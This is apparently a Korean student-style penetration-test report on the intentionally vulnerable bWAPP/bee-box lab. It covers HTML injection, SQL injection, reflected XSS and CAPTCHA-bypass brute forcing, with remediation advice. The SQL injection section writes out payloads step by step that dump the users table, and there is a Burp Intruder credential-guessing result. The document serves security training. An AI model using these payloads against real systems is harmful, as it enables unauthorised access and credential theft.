모의해킹 점검 보고서

Ver. 1.0

황승우

개 정 이 력

No	버전	변경일	변경 사유주 1)	변경 내용주 2)	작성자	승인자
1	Ver. 1.0	2025.11.13	최초 작성		황승우	황승우
2	ver 1.1	2025 11.17	두 번째 작성	추가 점검	황승우	황승우
2	Ver1.3	2025.11.23	최종 작성	추가 점검	황승우	황승우

모의해킹 점검 보고서

1. 개요

1.1. 목적

고도화 개선 사업에서 개발 및 운용 중인 웹 사이트에 대하여 침입위협이 존재 하는지 확인하기 위한 취약점 진단을 실시한 후, 발생 될 수 있는 문제점을 파악하고 이에 대한 개선방안을 수립함으로써 시스템의 안정성과 신뢰성을 향상시키기 위함이며, 이는 향후 운영함에 있어 국내외적으로 보안에 대해 안심하고 신뢰할 수 있는 시스템 구축을 목표로 하고 있습니다.

1.2. 진단 대상

대상	진단 도메인	비고
Bee-Box	http://beebox.com	

1.3. 수행 일정

단계	구분	일정		
		11/13	11/13 ~ 11/25	
모의해킹 진단	사전환경조사			
	내부 시스템 침투 테스트			
	모의해킹 진단 보고서 작성			

1.4. 수행 인력 및 연락처

업무	소속	성명	이메일
취약점 진단		황승우	susj14753211@naver.com

모의해킹 점검 보고서

2. 모의해킹

2.1. 진단 계획 수립

2.1.1. 업무 협의

1) 컨설팅 이행 대상 범위 수립
2) 컨설팅 일정 협의

2.1.2. 대상선정 및 정보 수집

1) 웹 어플리케이션 현황 및 구조 파악
2) 시스템 운영 및 서비스 제공 현황 정보 수집
3) 진단 방법 협의
4) 관리자 요구 사항 파악

2.2. 취약점 진단 수행

웹 어플리케이션에 대한 모의해킹을 통해 산출된 취약점 결과를 대상으로, 해당 취약점이 발생한 원인 및 파급효과를 분석하여 최종적으로는 해당 취약점에 대한 해결방안을 제시함으로써 정보시스템의 정보보호 수 준을 향상시키기 위한 보호대책을 수립합니다.

1) 진단 방법
- 모의해킹 진단 결과를 토대로 이행가이드를 작성하고, 대상 사이트에 모의침투를 직접적으로 수행하여 침투 가능성을 확인 및 진단합니다.

구분	진단 도구	내용
모의침투 취약점 점검 도구	Burp Suite	- 프록시 도구, 패킷 스니핑 및 변조 테스트
	-	-
	-	-

- 진단 IP : Bee-Box 192.168.140.135

2) 결과 분석 및 보고서 작성
- 진단 결과를 분석하여 시스템의 취약점 별 대응방안을 제시합니다.

2.3. 진단 항목

국제 웹 보안 표준기구(OWASP)에서 2017 년에 발표된 Top10 취약점 및 주요정보통신기반시설 기술적 취약점 분석 평가 기준 등을 기반으로 수행했습니다.

Code	취약점 진단 항목	위험도	진단 항목 설명
U-06	HTML Injection		웹 사이트에서 사용자가 입력한 값을 적절한 검증이나 필터링 과정 없이 그대로 웹 페이지의 HTML 소스에 반영하는 경우 해당 취약점이 발생한다. 이로 인해 공격자는 입력값에 임의의 HTML 태그나 속성을 삽입하여 페이지 구조를 변조하거나, 악성 링크·이미지·입력 폼 등을 주입할 수 있다. 이러한 조작을 통해 사용자를 피싱 페이지로 유도하거나 악성 코드 다운로드를 유발하는 등 다양한 형태의 추가 공격 수행이 가능해지며, 웹 페이지의 무결성과 사용자 안전성이 심각하게 훼손될 수 있다.
U-06	SQL Injection (Login From)		웹 사이트에서 사용자가 입력한 인증 정보나 검색어 등의 값이 적절한 검증 없이 SQL 쿼리에 직접 포함될 경우 취약점이 발생한다. 공격자는 입력 값에 ' OR 1=1 --와 같은 악의적인 SQL 구문을 삽입하여 로그인 우회, 데이터 조회·변조, 관리자 권한 획득 등 다양한 공격을 수행할 수 있다. 이를 통해 데이터베이스 무결성 훼손, 개인정보 유출, 서비스 조작 등이 가능해지며 전체 시스템 보안에 치명적인 영향을 미친다.
U-15	XSS (Reflected)		웹 사이트에서 사용자가 입력한 값을 적절한 검증 및 필터링 없이 그대로 웹 페이지의 HTML 소스에 반영할 때 취약점이 발생한다. 공격자가 입력값에 임의의 HTML 태그나 스크립트를 삽입하여 페이지 구조를 변조하거나 악성 링크·이미지·폼 등을 주입함으로써, 사용자를 피싱 사이트로 유도하거나 악성 코드 실행을 유발하는 등 다양한 공격을 수행할 수 있다. 이로 인해 사용자 세션 탈취, UI 변조, 악성 행위 유도가 가능해지며 사용자 안전성이 크게 위협받는다.
U-15	Broken Authentication		웹 애플리케이션에서 로그인·세션 관리·CAPTCHA 검증 등 인증 기능의 검증 절차가 부실하거나 우회가 가능한 경우 취약점이 발생한다. 공격자는 CAPTCHA 우회, 비밀번호 무차별 대입, 인증 실패 제한 미비 등을 악용하여 정상 사용자의 계정으로 접근하거나 관리자 권한을 획득할 수 있다. 이는 계정 탈취, 권한 오남용, 개인정보 유출 등 심각한 보안사고로 이어질 수 있으며, 인증 체계의 무결성을 전면적으로 훼손한다.
U-15	Session Fixation		웹 사이트가 로그인 이후에도 동일한 세션 ID를 그대로 유지하며 새로운 세션 발급을 수행하지 않을 경우 취약점이 발생한다. 공격자는 피해자에게 사전에 고정된 세션 ID를 사용하도록 유도한 뒤, 피해자가 해당 세션으로 로그인하면 동일한 세션 토큰을 통해 피해자 계정에 무단 접근할 수 있다. 이는 세션 기반 인증 구조를 무력화하며, 계정 탈취 및 권한 남용으로 이어지는 심각한 보안 위협이다.
U-15	Session Hijacking		웹 사이트에서 세션 토큰이 암호화되지 않거나, XSS/네트워크 스니핑 등을 통해 세션 ID가 노출될 경우 취약점이 발생한다. 공격자는 노출된 세션 ID를 탈취하여 즉시 정상 사용자로 가장해 웹 서비스에 접근할 수 있다. 이를 통해 계정 탈취, 개인정보 조회, 설정 변경 등 광범위한 공격이 가능해지며, 인증 체계가 완전히 무력화되는 매우 위험한 상황이 초래된다.
U-06	File Upload Vulnerability		웹 사이트가 업로드되는 파일의 확장자, MIME 타입, 콘텐츠 검증 등을 적절히 수행하지 않을 경우 취약점이 발생한다. 공격자는 정상 파일로 위장한 악성 스크립트(PHP, JSP 등)를 업로드하여 서버에서 실행되도록 만들 수 있으며, 이를 통해 웹셸 설치, 시스템 명령 실행, 내부 데이터 열람 등 다양한 공격이 가능하다. 이는 서버 장악, 데이터 유출, 서비스 변조 등 치명적인 보안사고로 이어질 수 있는 고위험 취약점이다.

2.4. 위험도 기준

평가등급	기준
상 (High)	- 취약점을 통해 권한 상승 및 직접적인 관리자 권한 획득이 가능한 취약점 - 취약점을 통해 데이터 변조 및 서비스 가용성에 큰 영향을 줄 수 있는 취약점
중 (Medium)	- 취약점이 존재하나 권한 상승 및 관리자 권리자 권한 획득 어려운 취약점 - 추후 공격을 통해 권한 상승 및 서비스 가용성에 큰 영향을 줄 수 있는 잠재적인 취약점
하 (Low)	- 해당 취약점으로 인해 시스템에 영향을 주지는 않으나, 시스템에 대한 일부 정보를 수집할 수 있는 취약점

2.5. 진단 구성도

침입자가 사전에 제공된 계정정보를 통해 외부에서 접근하는 환경에서 테스트를 수행

진단 테스트 계정

Bee-Box - ID1: bee(관리자 권한) PW: bug,
ID2: hsw(일반 권한) PW: test1234@

모의해킹 점검 보고서

3. 모의해킹 진단 결과

3.1. 총평

『시스템 고도화 구축사업』 내 진단 대상(http://beebox.com)모의해킹 수행 결과, 진단 기간내 **총 7개**의 취약점이 발견되었습니다.

SQL Injection, Broken Authentication, Session 관리 취약점 등은 시스템의 인증 무력화 및 계정 탈취로 이어질 수 있어 위험도가 매우 높은 항목입니다.

HTML Injection, Reflected XSS, 파일 업로드 취약점 등 사용자 입력 검증 부재로 인해 악성 스크립트 실행, 관리자 페이지 접근, 악성 파일 업로드 등의 공격이 가능한 상태입니다.

전반적으로 입력값 검증 및 출력 인코딩 전면 적용 및 세션 관리 정책 개선, HTTPS 전면 적용, WAF 도입 검토를 권고합니다.

■ 시스템 고도화 구축사업에 대한 모의해킹 수행 결과는 다음과 같습니다.

- Bee-Box 7개
-

■ 발견된 취약점에 대한 권고사항은 아래와 같습니다.

- HTML Injection : 모든 사용자 입력에 대해 HTML Entity Encoding 적용, 서버 측에서 HTML 태그 필터링 또는 제거 기능 적용
- SQL Injection : SQL 쿼리를 Prepared Statement 방식으로 변경, DB 계정 최소 권한 구성
- XSS : 모든 출력값에 대해 Output Encoding 적용, 입력값에 대한 서버 측 Validation 적용
- Broken Authentication : 비밀번호 복잡도 정책 강화, 로그인 시도 횟수 제한
- Session Fixation : 로그인 성공 시 반드시 새로운 세션 ID 재발급, Set-Cookie에 HttpOnly, Secur, SameSite 옵션 적용, URL 기반 세션 전달 금지
- Session Hijacking : 모든 페이지에서 HTTPS 강제, Set-Cookie에 HttpOnly, Secur, SameSite 옵션 적용, XSS 취약점 제거
- File Upload Vulnerability : 서버 측에서 화이트리스트 기반 확장자 검증, 업로드된 파일 웹 루트 밖에 저장, 실행 권한 제거

모의해킹 점검 보고서

4. 모의해킹 결과 상세

4.1 Bee-Box

4.1.1. HTML Injection

취약점 상세 설명			
취약 코드		취약 등급	
취약 경로	http://beebox.com/bWAPP/htmli_get/php		

취약점 개요

가상환경 http://192.168.140.135/bWAPP/htmli_get.php 페이지에서 HTML 태그를 입력하는 HTML Injection 공격 시 결과가 태그 값이 적용된 상태로 나타나는 취약점이 발견되었다. 이러한 취약점은 공격자가 악의적인 HTML 태그나 스크립트를 삽입하여 페이지의 내용을 변경하거나, 악성 링크 유도 등의 공격을 유발할 수 있다.

단계별 수행 결과

1) 입력창에서 First name과 Last name에 값을 입력 후 Go 버튼을 누를 시 입력 값이 URL 파라미터와 버튼 밑에 출력되는 것을 확인할 수 있다




그림) 입력 창 입력 그림(태그 X)




그림) 입력 창 입력 후 결과 값(태그 X)

2) 입력 값에 HTML 태그를 입력하여 GO 버튼을 누를 시 결과 값에 태그 값이 적용되어 나타나는지 점검 이를 이용하여 공격자 측의 악성 링크로 유도




그림) 입력 창 입력 후 결과(태그 O)

4.1.2. sql injection

취약점 상세 설명			
취약 코드	FS (상)	취약 등급	양호
취약 경로	http://beebox.com/bWAPP/sqli_1.php		

취약점 개요

SQL Injection(GET/SEARCH)은 웹 어플리케이션 검색 기능 또는 GET 요청 파라미터를 통해 전달되는 사용자 입력값을 검증하지 않고, 이를 SQL 쿼리에 직접 포함하여 실행할 때 발생하는 취약점이다.
공격자는 검색창 또는 URL 파라미터로 특수 구문을 삽입하여 데이터베이스 쿼리 동작을 조작하여 의도와 다른 데이터 접근 또는 명령을 수행할 수 있다. 이러한 취약점은 불법적인 데이터 조회, 인증 우회, 데이터 변조 / 삭제 등의 공격이 가능하다.

단계별 수행 결과

1) 웹 사이트에서 사용자가 '를 입력('는 데이터베이스에서 문자 데이터를 구분)
결과 값을 통해 현재 데이터 베이스에서 취약점이 존재한다는 점과 MySQL을 이용한다는 것을 파악

그림 1) '를 입력한 결과

2) 현재 테이블의 컬럼 갯수 파악을 위해 UNION을 이용한 명령어 입력
(' UNION SELECT ALL 1,#을 순서로 값이 나올 때 까지 숫자를 늘려가며 입력)

그림 2) 컬럼 수와 입력 숫자가 맞지 않는 경우 결과




그림) 컬럼 수와 입력 숫자가 맞는 경우(컬럼 수 7)

3) 현재 데이터베이스에서 사용하는 테이블 명을 파악하기 위한 명령어 입력
(1' UNION ALL SELECT 1, table_name, 3, 4, 5, 6, 7 FROM infromation_schema.tables#)

Search for a movie: Search

Title	Release	Character	Genre	IMDb
CHARACTER_SETS	3	5	4	Link
COLLATIONS	3	5	4	Link
COLLATION_CHARACTER_SET_APPLICABILITY	3	5	4	Link
COLUMNS	3	5	4	Link
COLUMN_PRIVILEGES	3	5	4	Link
KEY_COLUMN_USAGE	3	5	4	Link
PROFILING	3	5	4	Link
ROUTINES	3	5	4	Link
SCHEMATA	3	5	4	Link
SCHEMA_PRIVILEGES	3	5	4	Link
STATISTICS	3	5	4	Link
TABLES	3	5	4	Link
TABLE_CONSTRAINTS	3	5	4	Link
TABLE_PRIVILEGES	3	5	4	Link
TRIGGERS	3	5	4	Link
USER_PRIVILEGES	3	5	4	Link
VIEWS	3	5	4	Link
blog	3	5	4	Link
heroes	3	5	4	Link

그림) 데이터 베이스에 존재하는 테이블명

4) 위 사진을 이용해 사용자 테이블의 컬럼을 파악

(1' UNION SELECT ALL 1,column_name,3,4,5,6,7 FROM information_schema.columnswheretable_name='users'#)

그림) 회원 관련 테이블의 컬럼 결과

5) 찾은 컬럼을 이용하여 현재 데이터베이스에 있는 유저 정보를 파악

(1' UNION SELECT ALL 1,id,password,login,email,6,7 FROMusers#)

그림) 회원의 id, password, login, email 결과 값

4.1.3. XSS - Reflected

취약점 상세 설명			
취약 코드		취약 등급	
취약 경로	http://192.168.140.135/bWAPP/xss_post.php		

취약점 개요

XSS Reflected 취약점은 웹 페이지에서 사용자가 입력한 데이터를 적절한 검증 및 인코딩 과정 없이 응답 페이지에 즉시 반영할 때 발생하는 취약점이다.
공격자는 악의적으로 조작된 스크립트를 포함한 URL 또는 파라미터 값을 피해자에게 전송하여, 해당 링크를 클릭하면 브라우저에서 스크립트가 그대로 실행되도록 유도할 수 있다.

단계별 수행 결과

1) 웹 사이트에서 공격자가 일반적인 스크립트 코드를 입력하여 출력 변화 확인
(입력 창에 일반적인 스크립트 코드로는 변화가 없다는 것을 확인)

그림 1) 스크립트 인젝션 결과

2) 버프 스위프트를 이용하여 페이지의 요청, 응답 흐름 파악




그림 2) 화면에서 버프 스위프트 결과

버프 스위프트를 통해 현재 페이지가 URL 쿼리스트링에 포함되어 GET 요청으로 전달됨을 확인

현재 파라미터가 비어 있으므로 입력값 검증이 없거나 기본 값 처리 로직이 존재할 가능성 확보

3) URL 파라미터 값에 스크립트 인젝션 공격




그림 3) URL에 script 코드 삽입

4) 인젝션 결과

그림 4) script문 실행

4.1.4. Broken Authentication

취약점 상세 설명			
취약 코드		취약 등급	
취약 경로	http://beebox.com/bWAPP/ba_captcha_bypass.php		

취약점 개요

Broken Authentication - CAPTCHA Bypassing 취약점은 인증단계에서 사용되는 CAPTCH 기능이 우회 가능한 경우 발생하는 취약점이다. CAPTCHA는 자동화된 공격을 차단하기 위해 사용되나, 구현 방식의 오류나 서버 검증이 적절하지 않을 경우 공격자는 CAPTCHA를 통과하지 않고 인증 또는 요청을 계속 수행하여 공격할 수 있다.

단계별 수행 결과

1) 웹 사이트에서 값(CAPTCHA 오류, 아이디/패스워드 오류)에 따라 나오는 출력 값 비교

그림 1) CAPTCHA 값 틀린 경우

그림 2) 아이디/패스워드 오류





그림 3) CAPTCHA, 아이디/패스워드 정상 값 일 경우

2) 웹 출력 메시지를 이용하여 공격(버프 스위프트 사용)

2-1) CAPTCHA만 정확히 입력 후 버프 스위프트를 이용하여 패킷을 잡고 Intruder로 전송




2-2) login값과 password 값에 payload를 선택

2-3) payload 값에 임의의 값들을 저장


그림 6) id, password payload

2-4) greb - Match에 패스워드 오류 문구를 추가



2-5) Cluster bomb attack으로 공격 실행 후 결과확인

(결과를 통해 id는 bee, password는 bug인 것 확인 가능)



Request	Payload 1	Payload 2	Status code	Response rec...	Error	Timeout	Length	Invalid cre...	Comment
0			200	0			13979		
1	test	bug	200	1			14010	1	
2	admin	bug	200	1			14009	1	
3	bee	bug	200	1			13978		
4	bug	bug	200	1			14009	1	
5	1	bug	200	3			14009	1	
6	test	1234	200	1			14010	1	
7	admin	1234	200	1			14009	1	
8	bee	1234	200	1			14010	1	
9	bug	1234	200	1			14009	1	

4.1.5. Session Hijacking

